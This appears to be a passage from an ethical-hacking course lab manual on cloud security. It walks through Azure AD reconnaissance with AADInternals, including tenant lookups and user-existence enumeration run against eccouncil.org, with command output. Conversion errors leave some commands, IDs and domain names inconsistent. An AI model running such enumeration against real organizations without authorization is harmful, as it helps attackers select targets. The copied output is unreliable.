

Module 19: Cloud Computing

Scenario

Cloud computing is an emerging technology that delivers computing services such as online business applications, online data storage, and webmail over the Internet. Cloud implementation enables a distributed workforce, reduces organization expenses, provides data security, etc. As enterprises are increasingly adopting cloud services, cloud systems have emerged as targets for attackers to gain unauthorized access to the valuable data stored in them. Therefore, it is essential to regularly perform pen testing on cloud systems to monitor their security posture.

Security administrators claim that cloud systems are more vulnerable to DoS assaults, because they involves numerous individuals or clients, making DoS assaults potentially very harmful. Because of the high workload on a flooded service, these systems attempt to provide additional computational power (more virtual machines, more service instances) to cope with the workload, and they will eventually fail.

Although cloud systems try to thwart attackers by providing additional computational power, they inadvertently aid attackers by allowing the most significant possible damage to the availability of a service—a process that starts from a single flooding-attack entry point. Thus, attackers need not flood all servers that provide a particular service but merely flood a single, cloud-based address to a service that is unavailable. Thus, adequate security is vital in this context, because cloud-computing services are based on sharing.

As an ethical hacker and penetration tester, you must have sound knowledge of hacking cloud platforms using various tools and techniques. The labs in this module will provide you with real-time experience in exploiting the underlying vulnerabilities in a target cloud platform using various hacking methods and tools. However, hacking the cloud platform may be illegal depending on the organization's policies and any laws that are in effect. As an ethical or pen tester, you should always acquire proper authorization before performing system hacking.

Objective

The objective of the lab is to perform cloud platform hacking and other tasks that include, but are not limited to:

- Performing S3 bucket enumeration
- Exploiting misconfigured S3 buckets
- Escalating privileges of a target IAM user account by exploiting misconfigurations in a user policy

Overview of Cloud Computing

Cloud computing refers to on-demand delivery of IT capabilities, in which IT infrastructure and applications are provided to subscribers as metered services over a network. Cloud services are classified into three categories, namely infrastructure-as-a-service (IaaS), platform-as-a-service (PaaS), and software-as-a-service (SaaS), which offer different techniques for developing cloud.

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to hack the target cloud platform. Recommended labs that will assist you in learning various cloud platform hacking techniques include:

1. Perform Reconnaissance on Azure
 - o Azure reconnaissance with AADInternals
2. Exploit S3 buckets
 - o Exploit open S3 buckets using AWS CLI
3. Perform privilege escalation to gain higher privileges
 - o Escalate IAM user privileges by exploiting misconfigured user policy
4. Perform vulnerability assessment on Docker images
 - o Vulnerability assessment on Docker images using Trivy

Lab 1: Perform Reconnaissance on Azure

Lab Scenario

As an ethical hacker, you need to know how to utilize PowerShell command-based scripting tools for conducting reconnaissance and gathering information. This information can then be used to assess the security posture of other systems within the network.

Lab Objectives

- Azure Reconnaissance with AADInternals

Overview of Reconnaissance Tools


Reconnaissance tools serve as indispensable assets for attackers in cloud hacking, providing them with the essential information and insights needed to orchestrate successful attacks against cloud environments.

Task 1: Azure Reconnaissance with AADInternals

AADInternals is primarily focused on auditing and attacking Azure Active Directory (AAD) environments, it can still be utilized as part of a broader cloud reconnaissance effort. This tool has several features such as user enumeration, credential extraction, token extraction and manipulation, privilege escalation, etc.

In this lab we will perform Azure Active Directory reconnaissance as an outsider.

1. Click Windows 11 to switch to the Windows 11 machine. Click Ctrl+Alt+Delete to activate the machine and login with Admin/Pa\$\$wOrd.
2. Navigate to E:\CEH-Tools\CEHv13 Module 19 Cloud Computing\GitHub Tools\ and copy AADInternals folder and paste it on Desktop.




3. In the Windows search type powershell and under PowerShell click on Run as Administrator to open an administrator PowerShell window.

If a User Account Control window appears, click Yes.

4. In the PowerShell window run cd C:\Users\Admin\Desktop\AADInternals command to navigate to AADInternals folder.
5. In the PowerShell window run Install-Module AADInternals command to install AADInternals module.

In the Do you want PowerShellGet to install and import the NuGet provider now? Question type Y and press Enter. In the Are you sure you want to install the modules from "PSGallery"? question type A and press Enter.



```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.


Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Windows\system32> cd C:\Users\Admin\Desktop\AADInternals
PS C:\Users\Admin\Desktop\AADInternals> Install-Module AADInternals

NuGet provider is required to continue
PowerShellGet requires NuGet provider version '2.8.5.201' or newer to interact with NuGet-based repositories. The NuGet provider must be available in 'C:\Program Files\PackageManagement\ProviderAssemblies' or 'C:\Users\Admin\AppData\Local\PackageManagement\ProviderAssemblies'. You can also install the NuGet provider by running 'Install-PackageProvider -Name NuGet -MinimumVersion 2.8.5.201 -Force'. Do you want PowerShellGet to install and import the NuGet provider now?
[Y] Yes [N] No [S] Suspend [?] Help (default is "Y"): Y

Untrusted repository
You are installing the modules from an untrusted repository. If you trust this repository, change its InstallationPolicy value by running the Set-PSRepository cmdlet. Are you sure you want to install the modules from 'PSGallery'?
[Y] Yes [A] Yes to All [N] No [I] No to All [S] Suspend [?] Help (default is "N"): A
PS C:\Users\Admin\Desktop\AADInternals>
```

6. Now, run Import-Module AADInternals command, to import AADInternals module.




```
Select AADInternals 0.9.3
PS C:\Users\Admin\Desktop\AADInternals> Import-Module AADInternals

v0.9.3 by @DrAzureAD (Nestori Syynimaa)
PS C:\Users\Admin\Desktop\AADInternals>
```

7. Now, we will gather the publicly available information of a target Azure AD such as Tenant brand, Tenant name, Tenant ID along with the names of the verified domains.
8. In the PowerShell window run Invoke-AADIntReconAsOutsider -DomainName company.com | Format-table command.

In the above command replace the company.com with the target company's domain (here, we are using eccouncil.org).




The screenshot shows a PowerShell window titled "Select AADInternals 0.9.3" running on a Windows desktop. The command "Invoke-AADIntReconAsOutsider -DomainName eccouncil.org | Format-table" has been run, displaying a table of domain records. The columns include Name, DNS, MX, SPF, DMARC, DKIM, MTA-STS, Type, and STS. The table lists various domains under the eccouncil.org brand, such as cisomag.com, cyberq.io, cyberresearch.eccouncil.org, cybersecurity-iclass.eccouncil.org, docserver.eccouncil.org, eccouncil.org, ECCouncilAbq.mail.onmicrosoft.com, ECCouncilAbq.onmicrosoft.com, egs.eccouncil.org, examspecialists.com, libcouncil.org, library.eccouncil.org, and shieldalliance.com. Most domains show True for DNS, MX, SPF, DMARC, and DKIM, and False for MTA-STS, Type, and STS. The status for most is Managed, except for a few which are False.

Name	DNS	MX	SPF	DMARC	DKIM	MTA-STS	Type	STS
cisomag.com	True	False	True	True	True	False	Managed	
cyberq.io	True	False	True	False	False	False	Managed	
cyberresearch.eccouncil.org	True	True	True	False	False	False	Managed	
cybersecurity-iclass.eccouncil.org	True	False	False	False	False	False	Managed	
docserver.eccouncil.org	True	False	True	False	False	False	Managed	
eccouncil.org	True	True	True	True	True	False	Managed	
ECCouncilAbq.mail.onmicrosoft.com	True	True	True	False	False	False	Managed	
ECCouncilAbq.onmicrosoft.com	True	True	True	False	False	False	Managed	
egs.eccouncil.org	True	True	False	False	False	False	Managed	
examspecialists.com	True	True	True	True	True	False	Managed	
libcouncil.org	True	False	True	True	True	False	Managed	
library.eccouncil.org	True	False	False	False	False	False	Managed	
shieldalliance.com	True	True	True	True	True	False	Managed	

PS C:\Users\Admin\Desktop\AADInternals> -

9. From the above screenshot we can gather information such as DNS, MX, SPF, DMARC, DKIM etc.
10. Now, we will perform user enumeration in Azure AD, in the PowerShell window type Invoke-AADIntUserEnumerationAsOutsider -UserName user@company.com and press Enter.


In the above command replace the user@company.com with the target users email address.



```
PS C:\Users\Admin\Desktop\AADInternals> Invoke-AADIntUserEnumerationAsOutsider -UserName k@eccouncil.org
UserName          Exists
-----
k@eccouncil.org  True
```

11. We can see that the result appears, True under Exists field which implies that the Azure account with the given username exists and the attacker can perform further attacks.
12. We can also perform the user enumeration by placing the usernames in a text file, by running `Get-Content .\users.txt | Invoke-AADIntUserEnumerationAsOutsider -Method Normal`. Where the users.txt file contains the target email addresses.
13. Now, to get login information for a domain type `Get-AADIntLoginInformation -Domain company.com` and press Enter.

In the above command replace the `company.com` with the target company's domain (here, we are using `eccouncil.org`).




```
PS C:\Users\Admin\Desktop\AADInternals> Get-AADIntLoginInformation -Domain eccouncil.org

Has Password : True
Federation Protocol : 
Pref Credential : 1
Consumer Domain : 
Cloud Instance audience urn : urn:federation:MicrosoftOnline
Authentication Url : 
Throttle Status : 0
Account Type : Managed
Federation Active Authentication Url : 
Exists : 1
Federation Metadata Url : 
Desktop Sso Enabled : 
Tenant Banner Logo : https://adcdn.msauthimages.net/dbd5a2dd-vr1bobuqdhxox5jqqyhrpb5-9rl8ndfouniwh6zqtu/
logintenantbranding/0/bannerlogo?ts=636842772025334280
Tenant Locale : 0
Cloud Instance : microsoftonline.com
State : 4
Domain Type : 3
Domain Name : eccouncil.org
Tenant Banner Illustration : https://adcdn.msauthimages.net/dbd5a2dd-vr1bobuqdhxox5jqqyhrpb5-9rl8ndfouniwh6zqtu/
logintenantbranding/0/illustration?ts=636844291552947322
Federation Brand Name : EC-Council
Federation Global Version : 
User State : 1

PS C:\Users\Admin\Desktop\AADInternals>
```

14. Now, to get login information for a user type Get-AADIntLoginInformation -Domain user@company and press Enter.

In the above command replace the user@company.com with the target users email address.




```
PS C:\Users\Admin\Desktop\AADInternals> Get-AADIntLoginInformation -Domain g@eccouncil.org

Has Password : True
Federation Protocol : 
Pref Credential : 1
Consumer Domain : 
Cloud Instance audience urn : urn:federation:MicrosoftOnline
Authentication Url : 
Throttle Status : 1
Account Type : Unknown
Federation Active Authentication Url : 
Exists : 4
Federation Metadata Url : 
Desktop Sso Enabled : 
Tenant Banner Logo : 
Tenant Locale : 
Cloud Instance : microsoftonline.com
State : 4
Domain Type : 1
Domain Name : 
Tenant Banner Illustration : 
Federation Brand Name : 
Federation Global Version : 
User State : 1

PS C:\Users\Admin\Desktop\AADInternals>
```

15. To get the tenant ID for the given user, domain, or Access Token, type Get-AADIntTenantID -Domain company.com.


In the above command replace the company.com with the target company's domain (here, we are using eccouncil.org).



```
PS C:\Users\Admin\Desktop\AADInternals> Set-AADIntTenantID -Domain eccouncil.org
307907f-4bb6-4f16-a67d-b9fb26158293
PS C:\Users\Admin\Desktop\AADInternals>
```

16. To get registered domains from the tenant of the given domain Get-AADIntTenantDomains - Domain company.com

In the above command replace the company.com with the target company's domain (here, we are using eccouncil.org).



```
PS C:\Users\Admin\Desktop\AADInternals> Get-AADIntTenantDomains -Domain eccouncil.org
cismag.com
cybermag.io
cyberresearch.eccouncil.org
cybersecurity-iclass.eccouncil.org
docserver.eccouncil.org
eccouncil.org
ECCouncilAbq.mail.onmicrosoft.com
ECCouncilAbq.onmicrosoft.com
egs.eccouncil.org
examspecialists.com
iibcouncil.org
library.eccouncil.org
shieldalliance.com
PS C:\Users\Admin\Desktop\AADInternals>
```

17. We can see that all the domains associated with the tenant will be listed.
18. Alternatively you can visit <https://aadinternals.com/osint/> site and type the tenant ID, domain name, or email to get the openly available information for the given tenant.
19. Launch Firefox browser and go to <https://aadinternals.com/osint/> and type the domain name in the search box and click on Get information button.

Here we are giving the domain name as eccouncil.org.

20. We will get the Domain information and the list of domains connected with the provided domain name.

Note: CBA status is valid ONLY if email of an **existing user** is given. Using tenant id, domain name, or email of non-existing user may show false negatives.
Note: AAD Connect cloud sync status may return false negatives.

Enter **tenant id, domain name, or email**:

eccouncil.org Get information

EC-Council

Property	Value
Default domain	eccouncil.org
Tenant name	ECCouncilAbq.onmicrosoft.com
Tenant brand	EC-Council
Tenant id	307907f7-4bb6-4f16-a67d-b9fb26158293
Tenant region	NA
Seamless single sign-on (SSSO)	disabled
Uses Azure AD Connect cloud sync	N/A
Certificate-based authentication (CBA)	N/A
Verified domains	13

Domain	Type	STS
cisomag.com	Managed	
cyberq.io	Managed	
